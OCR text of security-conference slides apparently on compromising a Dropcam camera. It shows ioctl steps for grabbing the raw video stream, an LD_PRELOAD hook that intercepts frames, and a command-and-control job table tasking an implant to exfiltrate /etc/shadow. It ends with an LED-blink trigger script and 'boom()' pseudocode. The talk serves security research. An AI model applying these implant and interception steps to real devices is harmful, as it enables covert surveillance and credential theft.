
grabbing video

perform the following steps to gain access to the raw video stream

1. open device `'/dev/iav'`
2. get h.264 parameters via ioctl `IAV_IOC_GET_H264_CONFIG_EX`
3. map BSB memory via ioctl `IAV_IOC_MAP_BSB`
4. map DSP memory via ioctl `IAV_IOC_MAP_DSP`
5. get stream's state via ioctl `IAV_IOC_GET_ENCODE_STREAM_INFO_EX` (check for `IAV_STREAM_STATE_ENCODING`)
6. finally, read the stream via ioctl `IAV_IOC_READ_BITSTREAM_EX`


goodbye $29.95/m cloud recording fees!

manipulating video (conceptually)




manipulating video (example)

connect binary




injected module



IDR, I, P, B,
& **JPEG full**/JPEG small

frame types

IAV_IOC_READ_BITSTREAM_EX



address
(0x4df60960)

number

type

size
(0x1def)

```
# LD_PRELOAD=/freeze.so /usr/bin/connect
hooking ioctl: IAV_IOC_READ_BITSTREAM_EX

intercepted frame (type JPEG ‘full’):
0x59 0x00 0x00 0x00 0xc8 0x44 0x7a 0x00
0x60 0x09 0xf6 0x4d 0x45 0xef 0x1d 0x00
0x00 0x03 0x00 0x00 0xd0 0x5d 0x71 0x47
0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
...
```

IAV_IOC_READ_BITSTREAM_EX
“frame” structure

Synack



```
I:1306911855.97 [droptalk sender:10] sent type STATUS_REPORT, lengt
h 101
I:1306911859.20 [droptalk connection:38] received type PING, length
 0
I:1306911864.06 [Motion monitor:60] Setting low bandwidth mode for
stream: MEDIASOURCE_A5S_STREAM0_H264
```

cam console


```
#
```

attacker

cuckoo's egg C & C server




geolocated implants



implant tasking

browser-based

cuckoo's egg C & C server




Job Status

Time Created	UUID	Params	Type	Status	Result	Time Completed	Data
2014-07-15 17:23:24	de:ad:be:ef:13:37	/etc/shadow	Exfil	Unsent			
2014-07-15 17:23:12	de:ad:be:ef:13:37	pwd	Execute	Unsent			
2014-07-15 17:22:41	de:ad:be:ef:13:37		Survey	Complete	Success	2014-07-15 17:22:44	View
2014-07-15 17:22:41	de:ad:be:ef:13:37		Survey	Complete	Success	2014-07-15 17:22:44	View
2014-07-15 17:22:38	de:ad:be:ef:13:37		Survey	Complete	Success	2014-07-15 17:22:48	View

C & C interface (job status)

crafting a ‘cyber weapon’

needing physical access to a device isn’t always a bad thing; can easily ‘enhance’ it ;)



additional hardware


now this is a ‘cyber weapon’


trigger via LED ‘blink’ frequency

crafting a ‘cyber weapon’

```
#!/bin/bash
...

echo $BLUE_GPIO > /sys/class/gpio/export
echo "out" > /sys/class/gpio/gpio$BLUE_GPIO/direction

for i in $(seq 1 50); do
  echo 1 > /sys/class/gpio/gpio$BLUE_GPIO/value
  sleep $DELAY
  echo 0 > /sys/class/gpio/gpio$BLUE_GPIO/value
  sleep $DELAY
done
```

generating a ‘trigger’ frequency







read, then trigger!

```
void loop()
 duration = pulseIn(pin, HI);

 if(duration ==
    period +/- tolerance)
  {
     boom()
  }
```

awaiting trigger





contact info

patrick wardle

✉ patrick@synack.com

@patrickwardle

colby moore

✉ colby@synack.com

@colbymoore

Synack

creditz

images: dropcam.com
deviantart.com (FreshFarhan)

icons: iconmonstr.com
flaticon.com